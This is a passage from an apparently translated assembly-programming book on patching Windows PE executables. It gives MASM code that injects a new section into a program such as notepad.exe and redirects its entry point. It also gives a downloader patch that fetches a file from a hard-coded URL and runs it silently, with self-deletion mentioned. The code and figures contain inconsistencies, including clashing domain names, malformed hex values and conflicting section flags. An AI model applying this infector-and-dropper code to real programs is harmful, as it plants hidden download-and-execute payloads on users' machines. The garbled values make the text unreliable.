255 assume edi:ptr IMAGE_SECTION_HEADER
256
257 ; Modify the name
258 push edi
259 mov esi, offset szNewSection
260 mov ecx, 8
261 rep movsb
262 pop edi
263
264 ; Modify the length
265 mov ecx, dwNewSectionSize
266 mov [edi].Misc, ecx
267 ; Modify the aligned size of the file
268 mov [edi].SizeOfRawData, ecx
269
270
271 ; File offset
272 ; Calculation, find the last content in the section and add alignment
273 mov eax, dwFileAlign
274 mov ebx, eax
275
276 xor edx, edx
277 mov eax, dwSectionsLeft ; Note: this value may not be aligned
278 div bx
279 .if edx > 0
280 inc eax
281 .endif
282 xor edx, edx
283 mov ebx, dwFileAlign
284 mul bx

```

```

285
286 add eax, lpOthers
287 mov dwNewSectionOff, eax      ; The offset of the new section in the file
288 mov [edi].PointerToRawData, eax
289 ; Modify the attributes
290 mov eax, 0E0000060h
291 mov [edi].Characteristics, eax
292 ; The RVA of the section
293 invoke _getNewSectionRVA, @lpMemory1
294 mov [edi].VirtualAddress, eax
295
296 ; Modify the number of sections
297 mov edi, lpDstMemory
298 add edi, lpPatchPE
299 assume edi:ptr IMAGE_NT_HEADERS
300 invoke _getSectionCount, @lpMemory1
301 mov dwSectionCount, eax
302 inc eax
303 mov [edi].FileHeader.NumberOfSections, ax
304
305 ; Modify the e_lfanew value in the DOS header
306 mov edi, lpDstMemory
307 assume edi:ptr IMAGE_DOS_HEADER
308 mov eax, lpPatchPE
309 mov [edi].e_lfanew, eax
310
311 ; Get the entry point address
312 invoke getEntryPoint, @lpMemory1
313 mov dwDstEntryPoint, eax
314 pushad
315 invoke wsprintf, addr szBuffer, addr szOut106, eax
316 invoke _appendInfo, addr szBuffer
317 popad
318
319
320 ; Set the new entry point
321 mov eax, dwNewSectionOff
322 invoke _OffsetToRVA, lpDstMemory, eax
323 mov dwNewEntryPoint, eax      ; New entry point
324
325 pushad
326 invoke wsprintf, addr szBuffer, addr szOut115, eax
327 invoke _appendInfo, addr szBuffer
328 popad
329
330
331 ; Modify various values
332
333 ; Modify the entry point address
334 mov esi, @lpMemory
335 assume esi:ptr IMAGE_DOS_HEADER
336 mov edi, lpDstMemory
337 assume edi:ptr IMAGE_DOS_HEADER
338 add esi, [esi].e_lfanew
339 assume esi:ptr IMAGE_NT_HEADERS
340 add edi, [edi].e_lfanew
341 assume edi:ptr IMAGE_NT_HEADERS
342 mov eax, dwNewEntryPoint
343 mov [edi].OptionalHeader.AddressOfEntryPoint, eax
344
345
346 ; Modify the operation count of the E9 instruction in the patch code
347 mov eax, lpDstMemory
348 add eax, lpOthers
349 add eax, dwSectionsAlignLeft
350 add eax, dwPatchCodeSize
351
352 sub eax, 5      ; eax points to the operation count of E9
353 mov edi, eax
354
355 sub eax, lpDstMemory
356 add eax, 4
357
358 mov ebx, dwDstEntryPoint
359 invoke _OffsetToRVA, lpDstMemory, eax
360 sub ebx, eax

```

```

361 mov dword ptr [edi], ebx
362
363 pushad
364 invoke wsprintf, addr szBuffer, addr szOut112, ebx
365 invoke _appendInfo, addr szBuffer
366 popad
367
368
369 ; Modify several fields that record offsets in the section table
370 invoke changeRawOffset, @lpMemory, @lpMemory1
371
372 ; Modify SizeOfCode
373 ; This value only affects debugging and does not affect execution, so it is not modified
374
375 ; Modify SizeOfHeaders, which is very important, and the program cannot run without
376 ; modifying it
376 mov edi, lpDstMemory
377 assume edi:ptr IMAGE_DOS_HEADER
378 add edi, [edi].e_lfanew
379 assume edi:ptr IMAGE_NT_HEADERS
380 mov eax, dwHeaderSize
381 mov [edi].OptionalHeader.SizeOfHeaders, eax
382
383 ; Modify SizeOfImage
384 ; This value is very important and must be modified
385 ; The correct value ensures a valid Win32 application
386 mov esi, @lpMemory1
387 assume esi:ptr IMAGE_DOS_HEADER
388 add esi, [esi].e_lfanew
389 assume esi:ptr IMAGE_NT_HEADERS
390 mov eax, [esi].OptionalHeader.SizeOfImage
391 mov dwDstSizeOfImage, eax
392 ; Calculate the memory occupied by the new section and add it
393 mov eax, dwNewSectionSize
394 xor edx, edx
395 mov bx, 1000h
396 div bx
397 .if edx > 0
398 inc eax
399 .endif
400 xor edx, edx
401 mul bx
402 mov dwNewSizeOfImage, eax
403
404 mov edi, lpDstMemory
405 assume edi:ptr IMAGE_DOS_HEADER
406 add edi, [edi].e_lfanew
407 assume edi:ptr IMAGE_NT_HEADERS
408 mov eax, dwDstSizeOfImage
409 add eax, dwNewSizeOfImage ; New SizeOfImage value
410 mov [edi].OptionalHeader.SizeOfImage, eax
411
412 ; Write the contents of the file to c:\bindA.exe
413 invoke writeToFile, lpDstMemory, dwNewFileSize

```

Finally, the program modifies many parameters, including SizeOfImage, the program entry point, the values of each field in the new section structure, SizeOfHeaders, the jump instruction operation count in the patch code, and so on.

#### 16.3.6 RUNNING TESTS

The following is the output information when patching the program recorded by bind.asm:

```

Patch Program: D:\masm32\source\chapter16\patch.exe
Target PE Program: C:\notepad.exe

Patch Code Segment Size: 000001fb
Aligned Size of the New Section After Alignment: 00000200
Valid Data Length of Target PE Header: 00000320
Extra DOS Header Size of Target PE File: 00000320
Offset Difference of Target Code in Target File: 00000320

```

```
Number of Sections: 00000004
Actual Size of New PE Header: 000004e0
Aligned Offset of New Section in File: 00000600
File Offset of Target Section: 00000600
Size of New File After Addition: 00001000
Entry Point Address of Target PE: 0000739d
New Entry Point Address: 000013000
Corrected Operation Count of E9 Instruction in Patch Code: fffff41a3
```

The addresses of the fields that need to be modified in the section table are as follows:

Section	Original Offset	Corrected Offset
.text	00000400	00000600
.data	00000a00	00000c00
.rsrc	00008000	00008600

Everyone can try to use this patch program to implement patches for other system programs and test the patched programs using the generated patch and the subsequent program.

---

#### 16.4 SUMMARY

This chapter implements the addition of new sections by extending the end of the file, and adds an item to the section table in the file header. Since the section is at the end of the file, the added section table item is an additional part of the patch and does not affect the data of other sections.

To reduce the difficulty of writing the patch tool, several coding techniques described in previous chapters are used in the patch code, such as the code localization technique for addresses discussed in Section 6.1, and the dynamic acquisition technique for API function addresses introduced in Section 11.4. Therefore, to better understand and use the embedded patch framework, it is necessary to study and apply these code localization techniques and dynamic loading techniques, thereby enhancing the portability and reducing the difficulty of writing patch tools.

This chapter introduces a method to insert a patch into the last section of a PE file. Compared to the patching methods introduced in Chapter 3, this method is simpler and most effective, especially for examples at the end of the book where similar methods are used to implement patches in the target PE files. Since the data in the last section of a PE file is located at the end of the file, appending data to the end of the last section does not require moving any data or causing any anomalies in the file.

You might wonder what happens if the last section is packed (such as with UPX). Fortunately, for executable PE files, the operating system allocates memory space for each process independently, so the packed code is placed at the specified location, ensuring no overlap when running PE files.

Let's look at an example of a patch program.

---

### 17.1 EXAMPLE OF A NETWORK FILE DOWNLOADER PATCH PROGRAM

The patch program in this example is a network file downloader, which downloads the file from a specified URL and executes it. The program will dynamically link to functions in `winninet.dll`, which contains functions related to HTTP and FTP protocols for file transfer.

The network file downloader (referred to as "downloader") can be used for software auto-updates, remote control, and other scenarios. The downloader will first check the network connection status and verify the download's executability. If it detects a connection, it will use the `InternetOpenURL` function to open the specified URL and retrieve the file. Then, it will use `InternetReadFile` to read the downloaded file's data and save it locally, completing the network file download. This example concludes with a standalone multi-threaded program for self-deletion.

Let's first look at the API functions used in this example.

---

#### 17.1.1 API FUNCTIONS USED

Based on the HTTP (HyperText Transfer Protocol) protocol, the downloader uses related dynamic link functions in `winninet.dll`. Similar functions have been described in Chapter 14, Section 17.1. As shown in Figure 17-1, most function names in these libraries end with an "A". If the function name ends with an "A", there is usually a corresponding Unicode version ending with a "W".

For example, the extended function `InternetReadFileExA` has a corresponding function `InternetReadFileExW`. Additionally, there is a function named `InternetReadFileEx`. The specific functions and their usage are detailed in Section 1.2.2. The following sections will define these functions.

**Table 17-1:** API Functions Used in Patch Programs

Ordinal Number	Virtual Address Offset	API Function Name	Description
00000076	00025e7e	InternetGetConnectedState	Retrieve internet connection status
0000007f	0002722b	InternetGetConnectedStateEx	Retrieve internet connection status
00000080	0002722b	InternetGetConnectedStateExA	Retrieve internet connection status
00000011d	0000b1e8	InternetSetOptionA	Set internet options
00000011e	0004ad00	InternetSetOptionExA	Set internet options
00000109	00015a52	InternetOpenUrlA	Open HTTP connection
000000cd	000179ba	HttpQueryInfoA	Retrieve HTTP header information
00000110	000182e2	InternetReadFile	Read file
00000111	000491b8	InternetReadFileExA	Read file
000000df	00014d84	InternetCloseHandle	Close an open internet handle

### 1. Function: InternetGetConnectedStateEx

This function is used to check the current network connection status of the computer. The complete definition of the function is as follows:

```
BOOL InternetGetConnectedStateEx (
    __out LPDWORD lpdwFlags,
    __out LPTSTR lpszConnectionName,
    __in  DWORD dwNameLen,
    __in  DWORD dwReserved
);
```

Function parameter explanations:

1. **lpdwFlags:** Output parameter, a pointer to the connection status flag. Even if the function returns FALSE, this flag still points to a valid flag. Common values for this flag are:

**Table 17-2:** Values for InternetGetConnectedStateEx Parameter lpdwFlags

Hexadecimal Value	Constant Name	Meaning
0x01	INTERNET_CONNECTION_MODEM	Connected via modem
0x02	INTERNET_CONNECTION_LAN	Connected via LAN
0x04	INTERNET_CONNECTION_PROXY	Connected via proxy

0x08	INTERNET_CONNECTION_MODEM_BUSY	Modem busy
0x20	INTERNET_CONNECTION_OFFLINE	Offline
0x40	INTERNET_CONNECTION_CONFIGURED	Configured, but not currently connected

2. **IpszConnectionName:** Pointer to a string buffer that receives the name of the connection.
3. **dwNameLen:** Length of the string buffer.
4. **dwReserved:** Reserved, must be set to 0.
5. **Return Value:** If there is an active internet connection, it returns TRUE. The exact type of connection can be determined by the lpdwFlags parameter. If there is no internet connection, it returns FALSE. If FALSE is returned, you can call GetLastError to get more detailed error information.

## 2. Function: InternetOpen

This function is used to create an Internet connection handle for use by client applications. The function prototype is as follows:

```
HINTERNET WINAPI InternetOpen(
    LPCSTR lpszAgent,           // Name of the application using WinINet
    DWORD dwAccessType,         // Type of access required
    LPCSTR lpszProxy,           // Proxy server name
    LPCSTR lpszProxyBypass,     // List of local addresses that bypass the proxy
    DWORD dwFlags               // Flags
);
```

Explanation of the function parameters:

1. **IpszAgent:** Specifies the name of the application or entity using the WinINet functions, which is used as the User-Agent in HTTP requests.
2. **dwAccessType:** Specifies the type of access required. This parameter can be one of the following values:
  - **INTERNET\_OPEN\_TYPE\_DIRECT:** Direct access to the Internet.
  - **INTERNET\_OPEN\_TYPE\_PRECONFIG:** Use registry settings for proxy configuration.
  - **INTERNET\_OPEN\_TYPE\_PRECONFIG\_WITH\_NO\_AUTOPROXY:** Use registry settings for proxy configuration but do not use automatic proxy settings.
  - **INTERNET\_OPEN\_TYPE\_PROXY:** Specify a proxy server. If you specify this value, lpszProxy cannot be NULL.
3. **IpszProxy:** Specifies the name of the proxy server. If dwAccessType is set to INTERNET\_OPEN\_TYPE\_PROXY, this parameter cannot be NULL.
4. **IpszProxyBypass:** Specifies a list of local addresses that do not use the proxy server, bypassing the proxy. This is typically a semicolon-separated list of local server names or IP addresses.
5. **dwFlags:** Specifies flags for additional options. This parameter can be a combination of the following values:
  - **INTERNET\_FLAG\_ASYNC:** Makes the function operate asynchronously.
  - **INTERNET\_FLAG\_FROM\_CACHE:** Does not make network requests; returns data from the cache if available.
  - **INTERNET\_FLAG\_OFFLINE:** Similar to INTERNET\_FLAG\_FROM\_CACHE; operates in offline mode.

6. **Return Value:** If the function succeeds, it returns a valid handle that the application can use with other WinINet functions. If the function fails, it returns NULL. Use GetLastError for more detailed error information.

### 3. Function: InternetSetOption

This function sets or changes Internet options for the specified handle. The complete definition is as follows:

```
BOOL InternetSetOption(
    __in HINTERNET hInternet, // Handle of the Internet session
    __in DWORD dwOption,     // Option to be set
    __in LPVOID lpBuffer,    // Buffer for the option value
    __in DWORD dwBufferLength // Length of the buffer
);
```

Explanation of Function Parameters

1. **dwOption:** Specifies the Internet option to be set. Table 17-3 lists some commonly used options. For more details, refer to MSDN.

**Table 17-3:** Common Values for dwOption Parameter

Value	Constant Name	Description
0x01	INTERNET_OPTION_CALLBACK	Set the callback function
0x02	INTERNET_OPTION_CONNECT_TIMEOUT	Set the connection request timeout period
0x03	INTERNET_OPTION_CONNECT_RETRIES	Number of connection retry attempts, default is 5
0x06	INTERNET_OPTION_CONTROL_RECEIVE_TIMEOUT	Set the receive timeout
0x26	INTERNET_OPTION_PROXY	Proxy settings
0x27	INTERNET_OPTION_SETTINGS_CHANGED	Internet settings changed
0x2b	INTERNET_OPTION_PROXY_USERNAME	Proxy server username
0x2c	INTERNET_OPTION_PROXY_PASSWORD	Proxy server password
0x3b	INTERNET_OPTION_HTTP_VERSION	Specify the HTTP version
0x4b	INTERNET_OPTION_PER_CONNECTION_OPTION	Set per-connection options

2. **lpBuffer:** Pointer to a buffer that contains the value for the option being set.
3. **dwBufferLength:** Size of the buffer.
4. **Return Value:** If successful, the function returns TRUE.

### 4. Function: InternetOpenUrl

This function is used to open a URL and return a handle to the specified file. The complete definition of the function is as follows:

```

HINTERNET InternetOpenUrl(
    HINTERNET hInternet,           // Handle
    LPCSTR lpszUrl,              // URL to open
    LPCSTR lpszHeaders,           // HTTP headers
    DWORD dwHeadersLength,        // Length of the headers
    DWORD dwFlags,                // Flags
    DWORD_PTR dwContext          // Context
);

```

Explanation of the function parameters:

1. **hInternet**: Handle of the current Internet session. The handle must be returned by a previous call to InternetOpen.
2. **lpszUrl**: Pointer to a string variable that specifies the URL to be opened. Only URLs beginning with "ftp:", "gopher:", "http:", or "https:" are supported.
3. **lpszHeaders**: Pointer to a string variable that specifies HTTP headers to send to the HTTP server.
4. **dwHeadersLength**: Length of the headers, in characters.
5. **dwFlags**: Flags for the request. This parameter can be one of the following values:
  - **INTERNET\_FLAG\_EXISTING\_CONNECT**: If the same handle is used for multiple requests, this flag will try to reuse the existing InternetConnect object. This is beneficial for FTP operations as it avoids the overhead of establishing a new connection for each request. FTP is the only protocol that allows multiple operations in the same session. The WinINet API provides a unique handle (HINTERNET) for each InternetOpen call. The InternetOpenUrl and InternetConnect functions create handles for HTTP and FTP connections.
  - **INTERNET\_FLAG\_HYPERLINK**: Forces a reload from the network if the server has not returned `Expires` or `Last-Modified` headers.
  - **INTERNET\_FLAG\_IGNORE\_REDIRECT\_TO\_HTTP**: Prevents WinINet from transparently redirecting the request from HTTPS to HTTP.
  - **INTERNET\_FLAG\_IGNORE\_REDIRECT\_TO\_HTTPS**: Prevents WinINet from transparently redirecting the request from HTTP to HTTPS.
  - **INTERNET\_FLAG\_NEED\_FILE**: Causes a temporary file to be created if the file cannot be cached.
  - **INTERNET\_FLAG\_NO\_AUTH**: Does not attempt authentication automatically.
  - **INTERNET\_FLAG\_NO\_AUTO\_REDIRECT**: Does not automatically handle HTTP redirection in the HTTP send request.
  - **INTERNET\_FLAG\_NO\_CACHE\_WRITE**: Does not add the response to the cache.
  - **INTERNET\_FLAG\_NO\_COOKIES**: Does not automatically add the cookies to the request.
  - **INTERNET\_FLAG\_NO\_UI**: Disables the cookie dialog box.
  - **INTERNET\_FLAG\_PRAGMA\_NOCACHE**: Forces the request to be resolved by the originating server, even if a cached copy is available.
  - **INTERNET\_FLAG\_RELOAD**: Forces a download from the server, rather than loading from the cache.
  - **INTERNET\_FLAG\_RESYNCHRONIZE**: Reloads the HTTP resource if it has been modified since the last download.

- **INTERNET\_FLAG\_SECURE**: Uses secure transactions (SSL/PCT). Applies only if HTTP requests are being sent.
6. **dwContext**: Pointer to a variable that contains an application-defined value. This value is passed to any callback function.
  7. **Return Value**: If successful, it returns a valid handle to the FTP, Gopher, or HTTP URL. If the connection fails, it returns NULL.

To get detailed error information, call GetLastError. To determine why a server request was denied, call InternetGetLastResponseInfo.

## 5. Function: HttpQueryInfo

This function retrieves header information associated with an HTTP request. The complete definition is as follows:

```
BOOL HttpQueryInfo(
    __in HINTERNET hRequest,           // Handle to the HTTP request
    __in DWORD dwInfoLevel,          // Specifies the type of information to query
    __inout LPVOID lpvBuffer,         // Pointer to a buffer that receives the information
    __inout LPDWORD lpdwBufferLength // Pointer to a variable that specifies the buffer length
);
```

Explanation of function parameters:

1. **hRequest**: Handle returned by HttpOpenRequest or InternetOpenUrl functions.
2. **dwInfoLevel**: Combination of type and flags, used to modify requests.
3. **lpvBuffer**: Points to a buffer that receives the requested information. Note, this parameter cannot be NULL.
4. **lpdwBufferLength**: Points to a variable indicating the size of the buffer lpvBuffer points to. If the function succeeds, this variable contains the number of bytes written to the buffer. For string values, this number includes the terminating NULL character. If the function fails with ERROR\_INSUFFICIENT\_BUFFER, this variable indicates the required size of the buffer to accommodate all information. This allows the application to allocate a buffer of the required size and call the function again.
5. **lpdwIndex**: Points to a zero-based index variable. Used for enumerating multiple header entries with the same name. When calling this function, the variable points to an index. When the function returns, this variable points to the next index. If the next entry cannot be found, the function returns ERROR\_HEADER\_NOT\_FOUND.
6. Return value: If successful, returns TRUE; if failed, returns FALSE.

## 6. Function InternetReadFile

This function is used to read the URL of a file from the Internet. The complete function definition is as follows:

```
BOOL WINAPI InternetReadFile(
    HINTERNET hFile,                  // Handle to the Internet file
    LPVOID lpBuffer,                 // Pointer to buffer to receive data
    DWORD dwNumberOfBytesToRead,      // Number of bytes to read
    LPDWORD lpdwNumberOfBytesRead    // Pointer to variable that receives the number
of bytes read
);
```

Explanation of function parameters:

1. hFile: Handle returned by InternetOpenUrl, FtpOpenFile, or HttpOpenRequest functions.
2. lpBuffer: Points to a buffer to receive the data read from the file.
3. dwNumberOfBytesToRead: Number of bytes to read.
4. lpdwNumberOfBytesRead: Points to a variable that receives the number of bytes actually read.
5. Return value: If successful, returns TRUE; otherwise, returns FALSE.

## 7. Function InternetCloseHandle

This function is used to close an open Internet file. The complete function definition is as follows:

```
BOOL InternetCloseHandle(
    __in HINTERNET hInternet      // Handle to the file to close
);
```

Explanation of function parameters:

1. hInternet: Handle to the file to close.
2. Return value: If successful, returns TRUE; otherwise, returns FALSE, indicating the close operation failed.

### 17.1.2 PRE-EXECUTION CODE FOR PATCH FUNCTIONALITY

If you write the patch program directly, you need to use a patch tool to embed the patch program into the target PE file before testing it. This method is not conducive to debugging and correcting errors in the program. Therefore, for writing relatively complex patch programs, you should start with its functionality code. The method is to write a simple functional pre-execution code, which can implement all the specific functionalities of the patch program. By debugging the pre-execution code, you can quickly discover and correct any errors in the code. Once the pre-execution code is verified to be logically correct, you can then write the patch program. Code Listing 17-1 is the functional code to achieve the patch functionality for the target (note, this is not the patch program).

**Code Listing 17-1** Pre-execution version of the downloader patch program  
(chapter17\1\download.asm)

```

1 ; -----
2 ; Downloader (Pre-execution version of the functional code)
3 ; Does not follow the coding conventions of patch programs
4 ; Author: Cheng Li
5 ; 2011.2.25
6 ; -----
7 .386
8 .model flat, stdcall
9 option casemap:none
10
11 include windows.inc
12 include user32.inc
13 includelib user32.lib
14 include kernel32.inc
15 includelib kernel32.lib
16 include wininet.inc
17 includelib wininet.lib
18 .code
19 jmp start
20
21 szText      db 'HelloWorld', 0
22 lpCN        db 256 dup (0)
23 lpDWFlag    dd ?
```

```

24     szTempPath db '.', 0
25     szAppName db 'Shell', 0
26     lpszURL db 'http://www.jntljsx.com/downloadfile/gz.doc', 0
27     hInternet dd ?
28     hInternetFile dd ?
29     hThreadID dd ?
30
31 ; Code Segment
32 .code
33
34 ; -----
35 ; Thread Function to download and execute
36 ; Downloads the file specified by lpURL and executes it
37 ; -----
38 _downAndRun proc _lpURL
39 Local @szFileName[256]:byte
40 local @dwBuffer, @dwNumberOfBytesWritten, @dwBytesToWrite
41 local @lpBuffer[200h]:byte
42 local @hFile
43 local @stStartupInfo:STARTUPINFO
44 local @stProcessInformation:PROCESS_INFORMATION
45
46 invoke GetTempFileName, addr szTempPath, NULL, \
47           0, addr @szFileName
48 invoke InternetOpen, offset szAppName, \
49           INTERNET_OPEN_TYPE_PRECONFIG, NULL, NULL, 0
50 .if eax != NULL
51     mov hInternet, eax
52
53     ; Set the connection timeout and receive timeout
54     invoke InternetSetOption, hInternet, \
55           INTERNET_OPTION_CONNECT_TIMEOUT, addr @dwBuffer, 4
56     invoke InternetSetOption, hInternet, \
57           INTERNET_OPTION_CONTROL_RECEIVE_TIMEOUT, \
58           addr @dwBuffer, 4
59     ; Open the URL with the current environment
60     invoke InternetOpenUrl, hInternet, _lpURL, NULL, NULL, \
61           INTERNET_FLAG_EXISTING_CONNECT, 0
62     .if eax != NULL
63         mov hInternetFile, eax
64         mov @dwNumberOfBytesWritten, 200h
65         ; Get the HTTP header
66         invoke HttpQueryInfo, hInternetFile, HTTP_QUERY_STATUS_CODE, \
67               addr @lpBuffer, addr @dwNumberOfBytesWritten, 0
68
69     .if eax != NULL
70         ; Create a temporary file for writing
71         invoke CreateFile, addr @szFileName, GENERIC_WRITE, \
72               0, NULL, OPEN_ALWAYS, 0, 0
73     .if eax != OFFFFFFFFh
74         mov @hFile, eax
75         .while TRUE
76             mov @dwBytesToWrite, 0
77             ; Read data from the network
78             invoke InternetReadFile, hInternetFile, addr @lpBuffer, \
79                   200h, addr @dwBytesToWrite
80             .break .if (!eax)
81             .break .if (@dwBytesToWrite == 0)
82             ; Write data to file
83             invoke WriteFile, @hFile, addr @lpBuffer, \
84                   @dwBytesToWrite, addr @dwNumberOfBytesWritten, 0
85         .endw
86         invoke SetEndOfFile, @hFile
87         invoke CloseHandle, @hFile
88     .endif
89     .endif
90     invoke InternetCloseHandle, hInternetFile
91 .endif
92     invoke InternetCloseHandle, hInternet
93 .endif
94
95     ; Execute the downloaded file
96     invoke GetStartupInfo, addr @stStartupInfo
97     invoke CreateProcess, NULL, addr @szFileName, NULL, NULL, FALSE, \
98           NORMAL_PRIORITY_CLASS, NULL, NULL, \
99           addr @stStartupInfo, \

```

```

100           addr @stProcessInformation
101      .if eax == 0
102      invoke CloseHandle, @stProcessInformation.hThread
103      invoke CloseHandle, @stProcessInformation.hProcess
104      .endif
105      ret
106      _downAndRun endp
107
108
109      start:
110      ; Check if the network is connected
111      .while TRUE
112          invoke Sleep, 1000; Sleep for 1 second
113          invoke InternetGetConnectedStateEx, \
114              addr @lpDWFlag, \
115              addr @lpCN, 256, 0
116          .break .if eax
117      .endw
118      invoke _downAndRun, addr @lpszURL
119      db 0E9h, 0FFh, 0FFh, 0FFh, 0FFh
120      end start

```

Lines 110 to 117 are a loop, mainly used to test if the network is connected. If connected, it starts downloading the file specified by the URL address. During the download, it reads 200h characters each time and writes them to the temporary file. Finally, the downloaded file is executed by calling the CreateProcess function. This program attempts to connect to the website [www.jntljdx.com](http://www.jntljdx.com) and downloads the file gz.doc from there.

**Note:** During actual testing, the reader can execute the code from a URL specified in the code above, then modify the code to specify the URL address to download.

#### 17.1.3 SOURCE CODE OF THE PATCH PROGRAM

After reverse debugging the patch code, if there are no errors, you can compile the patch code. The code list 17-2 is the patch code downloaded from the network, which uses the injection framework introduced in section 13.3. Here, only a small part is selected. For the complete patch program, refer to chapter17\patch.asm.

**Code List 17-2** Excerpt of the patch code downloaded from the network  
(chapter17\patch.asm)

```

1  _patchFun proc _kernel, _getAddr, _loadLib
2
3  ; -----
4  ; Definition of local variables for the patch function
5  ; -----
6  pushad
7  ; Check if the network is connected
8  .while TRUE
9      push 1000
10     mov edx, _sleep[ebx] ; Sleep for 1 second
11     call edx
12
13    push 0
14    push 256
15    mov edx, offset lpCN
16    add edx, ebx
17    push edx
18    mov edx, offset lpDWFlag
19    add edx, ebx
20    push edx
21
22    mov edx, _internetGetConnectedStateEx[ebx] ; Check network connection status
23    call edx
24    .break .if eax

```

```

25 .endw
26 mov edx, offset lpszURL
27 add edx, ebx
28 push edx
29 mov edx, offset _downAndRun ; Download file and execute
30 add edx, ebx
31 call edx
32
33 popad
34 ret
35 _patchFun endp

```

The patch code and the function code are conceptually identical, with the difference being in the way the code is expressed. The patch code uses techniques like address relocation and dynamic loading, so the calls to each function are relatively more complex. For instance, the code to check the network connection status in the function code is only one line:

```
invoke InternetGetConnectedStateEx, addr lpDWFlag, addr lpCN, 256, 0
```

However, in the patch code, it requires many lines, as shown below:

```

push 0
push 256
mov edx, offset lpCN
add edx, ebx
push edx
mov edx, offset lpDWFlag
add edx, ebx
push edx

mov edx, _internetGetConnectedStateEx[ebx] ; Check network connection status
call edx

```


The calls to other functions are similar to the call to `InternetGetConnectedStateEx`, so they will not be described in detail here.

---

#### 17.1.4 TARGET PE STRUCTURE

In the last section of the PE file, the structure of the target PE file after inserting the patch program is shown in Figure 17-1. As shown, the appended code is treated as the patch code, added to the end of the target PE file as the last section. The various variable interpretations marked in the diagram (these variables are defined in the patch tool) are as follows:

- `dwLastSectionAlignSize`: The alignment size of the last section (including the patch code).
- `dwNewFileSize`: The total size of the target PE file after patching.
- `dwLastSectionStart`: The offset position of the last section in the file.
- `@dwFileSize1`: The size of the last section of the target PE file (this size does not include the patch code).
- `dwNewFileAlignSize`: The starting position of the appended code in the file.



**Figure 17-1** Structure of the target PE after inserting the program in the last section

## 17.2 DEVELOPMENT OF PATCH TOOLS

The following section introduces the development of tools for inserting patch programs into the last section of a PE file. Similar to the patch tools discussed in previous chapters, this chapter's tool completes the attachment of the patch code to the target PE file and the correction of parameter modifications.

### 17.2.1 PROGRAMMING APPROACH

The basic approach for inserting a patch program into the last section of a PE file is as follows:

- **Step 1:** Add the patch code to the end of the last section of the target PE file.
- **Step 2:** Modify the contents of the last section header, focusing on the values of `SizeOfRawData`, `PointerToRawData`, and `Characteristics`.
- **Step 3:** Modify the external related fields of the PE file, including the size field `SizeOfImage` and the entry point address field `AddressEntryPoint`.
- **Step 4:** Modify the jump instruction (E9 instruction) in the embedded framework of the patch code, which is an operation for modifying the jump command in the code.

Based on the compiled and debugged program, the major steps for writing the patch tool are as follows:

1. Obtain the code section header information. Because the designed program uses an embedded framework, there is no data section in the patch, only a code section.
2. Align the new file according to the section header alignment. This is mainly to prevent some file misalignment when ending, without considering the alignment of the entire file header.
3. Obtain the offset address of the last section in the file.
4. Align the size of the last section to match the alignment.
5. Calculate the new size of the PE file with the added patch (original alignment value + patch size).
6. According to the calculated new file size, load the original entry point address into the calculated memory address.
7. Copy the patch code into the calculated memory address.
8. Modify the values of `SizeOfRawData` and `Misc` for the last section, and then correct the attributes of this section to be executable, readable, and writable, represented as `C0000060h`.
9. Modify the external key field `SizeOfImage`.
10. Modify the entry point address and the jump operation of the E9 instruction in the embedded framework.
11. Write the content into the file.

### 17.2.2 MAIN CODE

The writing of the patch tool in this section uses the general window program framework introduced in Chapter 2, `pe.asm`. The main code of the patch tool is in the function `_openFile`. Code Listing 17-3 lists the main code of the patch tool in this section.

**Code Listing 17-3** Main code of the patch tool (`chapter17\bind.asm`)

```

1 ; Size of the patch code segment
2 invoke getCodeSegSize, @lpMemory
3 mov dwPatchCodeSize, eax
4
5 invoke wsprintf, addr szBuffer, addr szOut100, eax
6 invoke _appendInfo, addr szBuffer
7
8 ; Align file size according to file alignment
9
10 invoke getFileAlign, @lpMemory1
11 mov dwFileAlign, eax
12 xchg eax, ecx
13 mov eax, @dwFileSize1
14 invoke _align
15 mov dwNewFileAlignSize, eax
16
17 invoke wsprintf, addr szBuffer, addr szOut121, @dwFileSize1, \
18 dwNewFileAlignSize
19 invoke _appendInfo, addr szBuffer
20
21 ; Get the offset of the last section in the file
